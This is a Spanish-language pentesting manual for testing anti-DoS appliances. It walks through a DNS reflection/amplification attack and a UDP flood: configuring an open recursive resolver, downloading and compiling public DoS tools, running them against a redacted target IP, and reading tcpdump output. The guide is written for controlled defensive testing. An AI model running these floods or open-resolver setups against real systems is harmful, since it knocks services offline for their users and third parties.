MANUAL DE ATAQUES DE CIBERSEGURIDAD PARA DISPOSITIVOS ANTI-DOS

Ataques enfocados en probar la seguridad de dispositivos Anti-DOS

Juan Oliva
@jroliva
Security Consultant / Technical Writer
www.silcom.com.pe
www.silcomco.com

Enero 2024
V1.0

Índice de Contenidos

Descargo de responsabilidad

Todo el contenido de este documento es el resultado de investigación con fines didácticos y educativos. El autor no se hace responsable por el uso del conocimiento contenido en el siguiente documento.

La información contenida debe ser utilizada únicamente para fines éticos, todo descubrimiento realizado en el documento, ha sido usado de forma legal y en entornos controlados.

SILCOM no es el autor directo de ninguno de los descubrimientos expuestos, ni de las herramientas demostradas.

1. Introducción

El objetivo del presente documento es proporcionar una guía práctica para validar la seguridad que brindan los dispositivos Anti-DOS, Así mismo aprender a desarrollar los entornos la ejecución de pruebas controladas a este tipo de dispositivos desde la perspectiva de un Pentester / Red Teamer / Blue Teamer.

El espíritu de las pruebas es trabajar colaborativamente el equipo de especialistas en ataques “Pentesters”, con el equipo de defensa “Administradores de red, equipos de SOC, Blue Team”, es decir el equipo que gestiona los eventos de la solución Anti-DOS.

La misma representa una recopilación de diversos ataques vigentes, los cuales han sido probados y modificados tratando de aplicar una metodología sencilla y que sobre todo provea un marco de referencia para la evaluación de seguridad en este tipo de dispositivos, es decir no está enfocado a un dispositivo en particular y puede estar enfocado a cualquier marca del mercado.

Acerca de ataques DOS.

Los ataques DOS (Denial-of-service attack) y/o ataques de negación de servicio distribuido (DDoS) hoy representan una gran preocupación para las empresas ya que afectan directamente a la disponibilidad y conectividad de los servicios que una empresa puede ofrecer, Así mimos pueden ser usados como fachada para cubrir otros tipos de ataques (como el robo de información) en el momento que estén sucediendo.

Dispositivos Anti-DOS


El mayor problema de este tipo de ataques, es que los dispositivos tienen que tener la capacidad de distinguir el tráfico malicioso del tráfico normal, además de identificar el tráfico proveniente del ataque con respecto al tráfico real de los usuarios. Por este motivo existen diversos tipos de soluciones para poder mitigar estos ataques, en primera instancia se podrían diferenciar en dos tipos: soluciones “legacy” instaladas en infraestructura propia, y soluciones “cloud” que funcionan como un servicio dentro de la nube del proveedor.

Juan Oliva
@jroliva

2. Ataque por Amplificación Reflexión DNS

2.1.- Arquitectura del ataque.

Funciona aprovechando un servicio DNS vulnerable a recursividad. A través de este protocolo, un atacante envía consultas DNS a los servidores DNS vulnerables con el nombre de dominio con destino hacia una dirección IP victima (no necesariamente relacionada con el dominio) luego el servidor DNS refleja, envía y amplifica los paquetes no solicitados (resolución) hacia la IP victima.




Arquitectura del ataque.

DNS Recursivo.
Una búsqueda de DNS recursiva ocurre cuando un servidor DNS se comunica con varios otros servidores DNS para buscar una dirección IP y devolverla al cliente. Permitir consultas DNS recursivas contra servidores DNS abiertos crea una vulnerabilidad de seguridad.


2.2.- Configuración del servidor atacante.

En este caso, usaremos un servidor con sistema operativo Linux con distribución Debian, se recomienda mínimo 02 Cores con 2GB de memoria RAM y 4 Terabyte de ancho de banda.

Para ello se usará el proveedor en la nube vultr.com en donde seleccionamos el tipo de servidor y/o VPS a desplegar de la siguiente forma:



Ahora seleccionamos el tipo de sistema operativo y las capacidades del VPS.



Nota: La ventaja de este tipo de servicio es que solo pagamos por el tiempo que lo usamos, luego es posible eliminar la instancia que hemos creado.

A nivel de software se instalará el servicio DNS de la siguiente forma.

```
apt-get install bind9
```

Luego configuraremos el servicio DNS con la opción de recursividad* en el archivo “named.conf” de la siguiente forma:

```
root@vultr:~/dnsdos# cat vim /etc/bind/named.conf.options
cat: vim: No such file or directory
options {
        directory "/var/cache/bind";
        recursion yes;


        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113
```

Luego será necesario reiniciar el servicio DNS, verificar la configuración y finalmente escanear el servicio para verificar que existe la recursividad.

```
systemctl restart named
named-checkconf
nmap -sU -p 53 --script=dns-recursion 127.0.0.1
```

2.3.- Ejecución del test de ataque.

Para realizar la prueba de concepto, vamos a usar una herramienta para ataques de reflexión de DNS distribuido desarrollada por Noptrix (https://www.majorsecurity.net/)

Para lo cual previamente compilaremos la herramienta de la siguiente forma :

```
mkdir dnsdos ; cd dnsdos
wget https://raw.githubusercontent.com/rodarima/lsi/master/p2/dnsdrdos.c
gcc dnsdrdos.c -o dnsdrdos.o -Wall -ansi
```

Como resultado tendremos el binario llamado “**dnsdrdos.o**”

Ahora será necesario configurar el servidor DNS que se utilizará para reflejar la petición, el cual será la misma dirección IP de la maquina local.

```
vim nameserver.lst
IPLOCAL
```

Finalmente iniciamos la prueba de concepto:

```
root@vultr:~/dnsdos#
root@vultr:~/dnsdos#
root@vultr:~/dnsdos# ./dnsdrdos.o -f nameserver.lst -s 191.[redacted] -d google.com. -l 20000000000000000
-----------------------------------------------
dnsdrdos - by noptrix - http://www.noptrix.net/
-----------------------------------------------
```

Parámetros del programa:

-s: Dirección IP a la cual amplifica el ataque.
-d: Dominio al cual se refleja el ataque.
-l: Cantidad de paquetes bytes enviados.

2.4.- Respuesta del dispositivo Anti-DOS

Una vez en ejecución el ataque, es necesario analizar el tráfico enviado y verificar que el dispositivo de protección ha reaccionado.

En el equipo atacante es posible verificar el envío de los paquetes usando la herramienta “tcpdump” en donde se podrá visualizar que los paquetes están siendo rechazados (el comportamiento ideal) por el dispositivo de protección, como se muestra a continuación :

```
root@vultr:~#
root@vultr:~# tcpdump -i enp1s0 dst host 191.[redacted]
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
23:43:22.920812 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].9158: 1132 Refused- 0/0/0 (28)
23:43:22.922140 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].18547: 1132 Refused- 0/0/0 (28)
23:43:22.922411 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].23807: 1132 Refused- 0/0/0 (28)
23:43:22.922631 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].22764: 1132 Refused- 0/0/0 (28)
23:43:22.922856 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].31949: 1132 Refused- 0/0/0 (28)
23:43:22.923063 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].55211: 1132 Refused- 0/0/0 (28)
23:43:22.923260 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].7931: 1132 Refused- 0/0/0 (28)
23:43:22.923480 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].57670: 1132 Refused- 0/0/0 (28)
23:43:22.923676 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].25282: 1132 Refused- 0/0/0 (28)
23:43:22.923857 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].10232: 1132 Refused- 0/0/0 (28)
23:43:22.924071 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].59880: 1132 Refused- 0/0/0 (28)
23:43:22.924269 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].17293: 1132 Refused- 0/0/0 (28)
23:43:22.924480 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].9562: 1132 Refused- 0/0/0 (28)
23:43:22.924699 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].29283: 1132 Refused- 0/0/0 (28)
23:43:22.924912 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].55199: 1132 Refused- 0/0/0 (28)
23:43:22.925116 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].1946: 1132 Refused- 0/0/0 (28)
23:43:22.925342 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].23858: 1132 Refused- 0/0/0 (28)
23:43:22.925533 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].55223: 1132 Refused- 0/0/0 (28)
23:43:22.925718 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].58456: 1132 Refused- 0/0/0 (28)
23:43:22.925967 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].55642: 1132 Refused- 0/0/0 (28)
23:43:22.926153 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].35165: 1132 Refused- 0/0/0 (28)
23:43:22.926370 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].41751: 1132 Refused- 0/0/0 (28)
23:43:22.926586 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].23273: 1132 Refused- 0/0/0 (28)
23:43:22.926773 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].43220: 1132 Refused- 0/0/0 (28)
23:43:22.926972 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].36018: 1132 Refused- 0/0/0 (28)
23:43:22.927174 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].57542: 1132 Refused- 0/0/0 (28)
23:43:22.927376 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].40628: 1132 Refused- 0/0/0 (28)
23:43:22.927569 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].34321: 1132 Refused- 0/0/0 (28)
23:43:22.927758 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].7554: 1132 Refused- 0/0/0 (28)
23:43:22.927949 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].34369: 1132 Refused- 0/0/0 (28)
23:43:22.928126 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].48445: 1132 Refused- 0/0/0 (28)
23:43:22.928340 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].61575: 1132 Refused- 0/0/0 (28)
23:43:22.928522 IP 216.238.113.0.vultrusercontent.com.domain > 191.[redacted].56809: 1132 Refused- 0/0/0 (28)
```

Como se puede apreciar, el dispositivo de defensa está rechazando los paquetes enviados.


Nota: Un detalle importante a tener en cuenta es que va depender mucho del proveedor cloud, si este va permitir la salida de este tipo de tráfico.

De esta forma concluye esta prueba.

3. Ataques volumétricos.

3.1.- Arquitectura del ataque.


Un ataque volumétrico funciona enviando una cantidad indiscriminada de paquetes de tipo UDP con el objetivo de saturar el ancho de banda del enlace y la capacidad de procesamiento de la infraestructura que se protege.




3.2.- Configuración del servidor atacante.

En este tipo de prueba no es necesario la configuración de algún tipo de servicio en especial, seguiremos usando la maquina con distribución Linux Debian, se recomienda mínimo 04 CPU con 8GB de memoria RAM y 6 Terabyte de ancho de banda.

Para ello se usará el proveedor en la nube vultr.com en donde seleccionamos el tipo de servidor y/o VPS a desplegar de la siguiente forma:



Ahora seleccionamos el tipo de sistema operativo y las capacidades del VPS.



Nota: La ventaja de este tipo de servicio es que solo pagamos por el tiempo que lo usamos, luego es posible eliminar la instancia que hemos creado.


3.3.- Ejecución del test de ataque.

Para realizar la prueba de concepto, vamos a usar un script escrito en lenguaje de programación “perl” el cual genera un envío de inundación de paquetes UDP.

Para lo cual previamente descargaremos el script de la siguiente forma:

mkdir dnsdos ; cd dnsdos
wget https://github.com/th3gundy/DDoS-Scripts/blob/master/flood.pl

Nota importante es que en función a la distribución de Linux usada será necesario instalar alguna dependencia relacionada con perl como es en este caso.



Parámetros del ataque
Dirección IP a la cual se enviará el ataque: 191XXX.XXX.XXX
Configuración de puertos aleatorios de envío: 0
Cantidad de paquetes enviados por sondas: 9999

Ejecución de tiempo indeterminado del envío de sondas: 0

3.4.- Respuesta del dispositivo Anti-DOS


Para lograr analizar el tráfico enviado y verificar que el dispositivo de protección ha reaccionado y está rechazando los paquetes, usaremos “tcpdump” como se muestra a continuación :

```
[redacted]@vpsned1:~#
[redacted]@vpsned1:~# tcpdump -i enp1s0 dst host 191.[redacted]
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enp1s0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
00:04:53.670918 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].12762: UDP, length 9999
00:04:53.670927 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.670928 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.670942 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.670943 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.670959 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.670964 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.670998 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].37344: UDP, length 9999
00:04:53.671010 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671011 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671012 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671021 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671029 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671049 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671063 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].65336: UDP, length 9999
00:04:53.671067 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671075 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671075 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671076 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671083 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671084 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671118 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].65232: UDP, length 9999
00:04:53.671123 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671124 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671132 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671132 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671140 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671143 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671173 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].40637: UDP, length 9999
00:04:53.671187 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671188 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:04:53.671189 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
```

Cantidad de paquetes bloqueados.

```
00:06:04.826630 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826631 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826632 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826633 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826634 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826644 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].32933: UDP, length 9999
00:06:04.826645 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826646 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826647 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826647 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826648 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826649 IP 45.76.37.2.vultrusercontent.com > 191.[redacted]: udp
00:06:04.826657 IP 45.76.37.2.vultrusercontent.com.42031 > 191.[redacted].61599: UDP, length 9999
^C
1795076 packets captured
7853636 packets received by filter
6057335 packets dropped by kernel
[redacted]@vpsned1:~#
[redacted]@vpsned1:~#
[redacted]@vpsned1:~#
[redacted]@vpsned1:~#
[redacted]@vpsned1:~#
[redacted]@vpsned1:~#
```

Ancho de banda enviado.



Nota: Un detalle importante a tener en cuenta es que va depender mucho del proveedor cloud, si este va permitir la salida de este tipo de tráfico.

De esta forma concluye esta prueba.

4. Referencias.

https://www.cloudflare.com/es-es/learning/ddos/dns-amplification-ddos-attack/

https://www.cloudflare.com/es-es/learning/dns/what-is-recursive-dns/

https://www.majorsecurity.net/

https://www.stackscale.com/es/blog/ataques-ddos/

https://github.com/th3gundy

https://www.vultr.com/